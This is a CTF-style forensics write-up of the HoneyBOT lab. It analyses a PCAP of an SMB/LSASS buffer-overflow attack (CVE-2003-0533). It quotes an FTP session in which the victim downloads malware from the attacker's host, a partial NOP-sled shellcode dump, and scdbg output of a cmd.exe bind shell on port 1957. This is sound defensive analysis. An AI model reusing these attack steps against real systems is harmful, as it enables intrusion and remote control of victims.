Challenge: [HoneyBOT Lab]

Platform: CyberDefenders

Category: Network Forensics

Difficulty: Medium

Tools Used: Wireshark, NetworkMiner, Zui, scdbg, VirusTotal

Summary: This lab involved investigating a host vulnerable to CVE-2003-0533, a stack-based buffer overflow in certain AD service functions in LSASRV.DLL of the LSASS service. It requires you to analyse the network traffic, extract and analyse malware, and reverse engineer shellcode. I found the network forensics component of this challenge relatively easy, however, the shellcode analysis was quite difficult as it was my first time (I recommend reading other writeups for the shellcode analysis section).


Scenario: A PCAP analysis exercise highlighting attacker's interactions with honeypots and how automatic exploitation works. (Note that the IP address of the victim has been changed to hide the true location.)


As a soc analyst, analyze the artifacts and answer the questions.

What is the attacker's IP address?

TLDR: Navigate to Statistics > Conversations > IPv4 and TCP, focus on the flow of traffic, specifically what host has the most amount of outgoing traffic.

When approaching network forensics, I like to begin by baselining the traffic, which involves getting an understanding of the traffic within the PCAP (protocol usage, traffic volume, hosts, etc). Wireshark provides a great feature called Statistics that enables you to do so. Let's start by scoping out the protocols within the PCAP by navigating to Statistics > Protocol Hierarchy:





Protocol	Percent Packets	Packets	Percent Bytes
Frame	100.0	348	100.0
Ethernet	100.0	348	2.7
Internet Protocol Version 4	100.0	348	3.8
Transmission Control Protocol	100.0	348	93.5
Socks Protocol	44.5	155	86.5
NetBIOS Session Service	4.0	14	2.8
SMB (Server Message Block Protocol)	4.0	14	2.8
SMB Pipe Protocol	1.1	4	0.0
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	1.1	4	1.9
Active Directory Setup	0.6	2	1.8
Data	5.7	20	0.2

We can see that this PCAP consists of mostly SOCKS and SMB traffic. Let's now navigate to Statistics > Conversations > IPv4 to get an understanding of the hosts within the environment:

Ethernet · 1	IPv4 · 1	IPv6	TCP · 5	UDP

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
98.114.205.102	192.150.11.111	348	184 kB	195	174 kB	153	9 kB	0.000000	16.2192

We can see only one conversation between 98.114.205.102 and 192.150.11.111. If you navigate to the TCP tab, we can see the TCP connections between these hosts:

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4	242 bytes	3	170 bytes	0.000000	0.3543
98.114.205.102	1828	192.150.11.111	445	31	7 kB	1	14	5 kB	17	2 kB	0.134550	4.9381
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6	483 bytes	6	334 bytes	2.091833	3.1000
98.114.205.102	2152	192.150.11.111	1080	271	173 kB	4	159	167 kB	112	6 kB	6.142326	10.0719
192.150.11.111	36296	98.114.205.102	8884	27	2 kB	3	15	1 kB	12	1 kB	5.082620	11.1366

From this, it appears that 192.150.11.111 is the victim and 98.114.205.102 is the attacker due to how 98.114.205.102 is connecting to 192.150.11.111 over known ports like 445 (SMB). Furthermore, if you navigate to the Hosts tab within NetworkMiner, we can see that 192.150.11.111 has 4 incoming sessions and only 1 outgoing session, indicating its likely a server:

- 98.114.205.102 [HOD] (Windows)
  - IP: 98.114.205.102
  - MAC: 0008E23B5601
  - NIC Vendor: Cisco Systems, Inc
  - MAC Age: 2002-01-30
  - Hostname: HOD
  - OS: Windows
  - TTL: 113 (distance: 15)
  - Latency: 58.4905 ms
  - Open TCP Ports: 8884
  - Sent: 195 packets (171,264 Bytes)
  - Received: 153 packets (7,297 Bytes)
  - Incoming sessions: 1
  - Outgoing sessions: 4
  - Host Details
- 192.150.11.111 [VIDCAM] (Linux)
  - IP: 192.150.11.111
  - MAC: 003048624E4A
  - NIC Vendor: Super Micro Computer, Inc.
  - MAC Age: 2000-09-08
  - Hostname: VIDCAM
  - OS: Linux
  - TTL: 64 (distance: 0)
  - Latency: 0.206 ms
  - Open TCP Ports: 445 (NetBiosSessionService) 1957 1080
  - Sent: 153 packets (7,297 Bytes)
  - Received: 195 packets (171,264 Bytes)
  - Incoming sessions: 4
  - Outgoing sessions: 1
  - Host Details

Answer: 98.114.205.102

What is the target's IP address?

As discovered in the previous question, we believe that 192.150.11.111 is the victim/target IP address.

Answer: 192.150.11.111

Provide the country code for the attacker's IP address (a.k.a geo-location).

If you have the MaxMind GeoIP databases installed and configured in Wireshark, you can find geolocation information about each host within the Statistics > Endpoints > IPv4 tab:


Address	Packets	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number	AS Organization
98.114.205.102	348	184 kB	195	174 kB	153	9 kB	United States	Philadelphia	40.09°	-75.0363°	701	UUNET
192.150.11.111	348	184 kB	153	9 kB	195	174 kB	United States	Santa Clara	37.3417°	-121.975°	15224	OMNITURE

We can see that both hosts, including 98.114.205.102 geolocate to the United States, therefore the country code is US.

Alternatively, you can use a tool like IPinfo to retrieve geolocation information:

IP Geolocation

City	Philadelphia
State	Pennsylvania
Country	United States
Postal	19099
Local time	03:03 AM, Sunday, October 12, 2025
Timezone	America/New_York
Coordinates	39.9524,-75.1636



39.9524,-75.1636

Answer: US

How many TCP sessions are present in the captured traffic?

If you navigate to Statistics > Conversations > TCP, each line represents a TCP session:

Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 5 | UDP


Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4	242 bytes	3	170 bytes	0.000000	0.3543
98.114.205.102	1828	192.150.11.111	445	31	7 kB	1	14	5 kB	17	2 kB	0.134550	4.9381
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6	483 bytes	6	334 bytes	2.091833	3.1000
98.114.205.102	2152	192.150.11.111	1080	271	173 kB	4	159	167 kB	112	6 kB	6.142326	10.0719
192.150.11.111	36296	98.114.205.102	8884	27	2 kB	3	15	1 kB	12	1 kB	5.082620	11.1366

We can see that there were five TCP sessions in the captured traffic.

Answer: 5

How long did it take to perform the attack (in seconds)?

If you navigate to Statistics > Capture File Properties, we can see when the first and last packet were sent along with the elapsed time (the time between the first and last packet recorded):



Answer: 16


Provide the CVE number of the exploited vulnerability.

TLDR: Explore the SMB traffic and research the operations performed by the threat actor.

I started by exploring the SMB traffic within Wireshark:

- `smb`

We can see the threat actor connecting to the ipc$ share, which is a hidden, administrative share:



Source	Destination	Destination Port	Protocol	Host	Info
98.114.205.102	192.150.11.111	445	SMB		Negotiate Protocol Request
192.150.11.111	98.114.205.102	1828	SMB		Negotiate Protocol Response
98.114.205.102	192.150.11.111	445	SMB		Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.150.11.111	98.114.205.102	1828	SMB		Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PRO…
98.114.205.102	192.150.11.111	445	SMB		Session Setup AndX Request, NTLMSSP_AUTH, User: \
192.150.11.111	98.114.205.102	1828	SMB		Session Setup AndX Response
98.114.205.102	192.150.11.111	445	SMB		Tree Connect AndX Request, Path: \\192.150.11.111\ipc$
192.150.11.111	98.114.205.102	1828	SMB		Tree Connect AndX Response
98.114.205.102	192.150.11.111	445	SMB		NT Create AndX Request, FID: 0x4000, Path: \lsarpc
192.150.11.111	98.114.205.102	1828	SMB		NT Create AndX Response, FID: 0x4000
98.114.205.102	192.150.11.111	445	DCERPC		Bind: call_id: 1, Fragment: Single, 1 context items: DSSETUP V0.0 (32b…
192.150.11.111	98.114.205.102	1828	DCERPC		Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280,…
98.114.205.102	192.150.11.111	445	DSSETUP		DsRoleUpgradeDownlevelServer request[Long frame (3208 bytes)]
192.150.11.111	98.114.205.102	1828	DSSETUP		DsRoleUpgradeDownlevelServer response[Long frame (20 bytes)]

I can also see a DsRoleUpgradeDownlevelServer request, which I am not familiar with. After searching for this on Google, I came across CVE-2003-0533:

CVE-2003-0533 Detail

DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Description

Stack-based buffer overflow in certain Active Directory service functions in LSASRV.DLL of the Local Security Authority Subsystem Service (LSASS) in Microsoft Windows NT 4.0 SP6a, 2000 SP2 through SP4, XP SP1, Server 2003, NetMeeting, Windows 98, and Windows ME, allows remote attackers to execute arbitrary code via a packet that causes the DsRolerUpgradeDownlevelServer function to create long debug entries for the DCPROMO.LOG log file, as exploited by the Sasser worm.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:

NIST: NVD **Base Score:** 7.5 HIGH **Vector:** (AV:N/AC:L/Au:N/C:P/I:P/A:P)

After doing some more investigation, I determined that the exploit opens the IPC$ share, connects to the \lsarpc named pipe and issues a specially crafted RPC request to DsRoleUpgradeDownlevelServer that overflows LSASS.

Answer: CVE-2003-0533

Which protocol was used to carry over the exploit?

We know from the previous question that the exploit was sent over SMB.

Answer: SMB

Which protocol did the attacker use to download additional malicious files to the target system?

TLDR: Navigate to Statistics > Conversations > TCP and investigate traffic to unusual port numbers.

If you navigate to Statistics > Conversations > TCP, we can see some interesting traffic between the victim and the threat actor over port 8884:

Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 5 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4	242 bytes	3	170 bytes	0.000000	0.3543
98.114.205.102	1828	192.150.11.111	445	31	7 kB	1	14	5 kB	17	2 kB	0.134550	4.9381
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6	483 bytes	6	334 bytes	2.091833	3.1000
98.114.205.102	2152	192.150.11.111	1080	271	173 kB	4	159	167 kB	112	6 kB	6.142326	10.0719
192.150.11.111	36296	98.114.205.102	8884	27	2 kB	3	15	1 kB	12	1 kB	5.082620	11.1366

Using the following display filter, we can narrow down on this TCP stream:

- `tcp.stream eq 3`

If you follow the TCP stream, we can clearly see what appears to be FTP commands, where the client (victim) is retrieving files like ssms.exe (impersonating the legitimate smss.exe binary) from the threat actor:

```
220 NzmxFtpd 0wns j0
USER 1
331 Password required
PASS 1
230 User logged in.
SYST
215 NzmxFtpd
TYPE I
200 Type set to I.
PORT 192,150,11,111,4,56
200 PORT command successful.
RETR ssms.exe
150 Opening BINARY mode data connection
QUIT
226 Transfer complete.
221 Goodbye happy r00ting.
```

Answer: ftp

What is the name of the downloaded malware?


The file downloaded via FTP was called ssms.exe as observed in the previous question. To confirm that its malware, let's grab the hash of the file by using Zui:

- `_path=="files" source=="FTP_DATA"`

We can see only one result, if you double click this, you can view all the information about this file including the MD5 and SHA1 hash of the file:

```
mime_type: "application/x-dosexec",
filename: null,
duration: 9.767306s,
local_orig: false,
is_orig: true,
seen_bytes: 158720 (uint64),
total_bytes: null,
missing_bytes: 0 (uint64),
overflow_bytes: 0 (uint64),
timedout: false,
parent_fuid: null,
md5: "14a09a48ad23fe0ea5a180bee8cb750a",
sha1: "ac3cdd673f5126bc49faa72fb52284f513929db4",
```

Upon submitting this hash to VirusTotal, we can see that it receives a significant number of detections:



Answer: ssms.exe

The attacker's server was listening on a specific port. Provide the port number.

This was discovered earlier to be port 8884:

Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 5 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration
98.114.205.102	1821	192.150.11.111	445	7	412 bytes	0	4	242 bytes	3	170 bytes	0.000000	0.3543
98.114.205.102	1828	192.150.11.111	445	31	7 kB	1	14	5 kB	17	2 kB	0.134550	4.9381
98.114.205.102	1924	192.150.11.111	1957	12	817 bytes	2	6	483 bytes	6	334 bytes	2.091833	3.1000
98.114.205.102	2152	192.150.11.111	1080	271	173 kB	4	159	167 kB	112	6 kB	6.142326	10.0719
192.150.11.111	36296	98.114.205.102	8884	27	2 kB	3	15	1 kB	12	1 kB	5.082620	11.1366

Answer: 8884

When was the involved malware first submitted to VirusTotal for analysis? Format: YYYY-MM-DD

If you navigate to the Details tab of the hash we submitted earlier, you can find the first submission timestamp:


History

First Submission	2007-06-27 08:47:05 UTC
Last Submission	2025-10-10 03:13:01 UTC
Last Analysis	2025-08-04 09:15:37 UTC


Answer: 2007-06-27

What is the key used to encode the shellcode?


If you navigate back to the SMB traffic explored earlier by using the SMB display filter and follow the TCP stream associated with the DsRoleUpgradeDownlevelServer request (the exploit payload traffic), we can find the shellcode:




The NOP sled is used to guide the instruction pointer towards the shellcode, ensuring that it executes properly. To export the shellcode, follow the TCP stream of the request, show the data as raw and click the save as button:



We can use a tool called scdbg to analyse the shellcode:



This will launch the scdbg command line tool, make sure to select the 1 index:



From this, we can see the XOR key used to decode the shellcode. This makes a lot of sense as we observed several 90909090 bytes within the raw packet:

```
fced999090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909
0909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909
0909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909
0909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909
0909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909
0909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909
0909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909
0909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909
0909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909
0909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909
0909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090
9090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909090909
090909090909090909090909090900046000190909090909090909090906681ec1c07ffe490909090909090909090909090909095144000030000007c7040000100000000000001
```


Answer: 0x99

What is the port number the shellcode binds to?

Going back to the scdbg output, we can see that the shellcode binds to port 1957:

```
4018cf   GetProcAddress(CreateProcessA)
4018cf   GetProcAddress(ExitThread)
4018cf   GetProcAddress(LoadLibraryA)
401843   LoadLibraryA(ws2_32)
4018cf   GetProcAddress(WSASocketA)
4018cf   GetProcAddress(bind)
4018cf   GetProcAddress(listen)
4018cf   GetProcAddress(accept)
4018cf   GetProcAddress(closesocket)
401859   WSASocket(af=2, tp=1, proto=0, group=0, flags=0)
40186d   bind(h=42, port:1957, sz=10) = 15
401873   listen(h=42) = 21
401879   accept(h=42, sa=21, len=21) = 68
4018b6   CreateProcessA( cmd,  ) = 0x1269
4018ba   closesocket(h=68)
4018be   closesocket(h=42)
4018c2   ExitThread(0)
```

This shows that the shellcode creates a TCP socket, binds it to port 1957, listens and waits. After a client connects, it launches cmd.exe with CreateProcessA. This is a bind shell which gives whoever connects an interactive command shell on 192.150.11.111.

Answer: 1957

The shellcode used a specific technique to determine its location in memory. What is the OS file being queried during this process?

As shown in the previous question, the shellcode makes multiple calls to GetProcAddress, which is a function of Kernel32.dll.

Answer: Kernel32.dll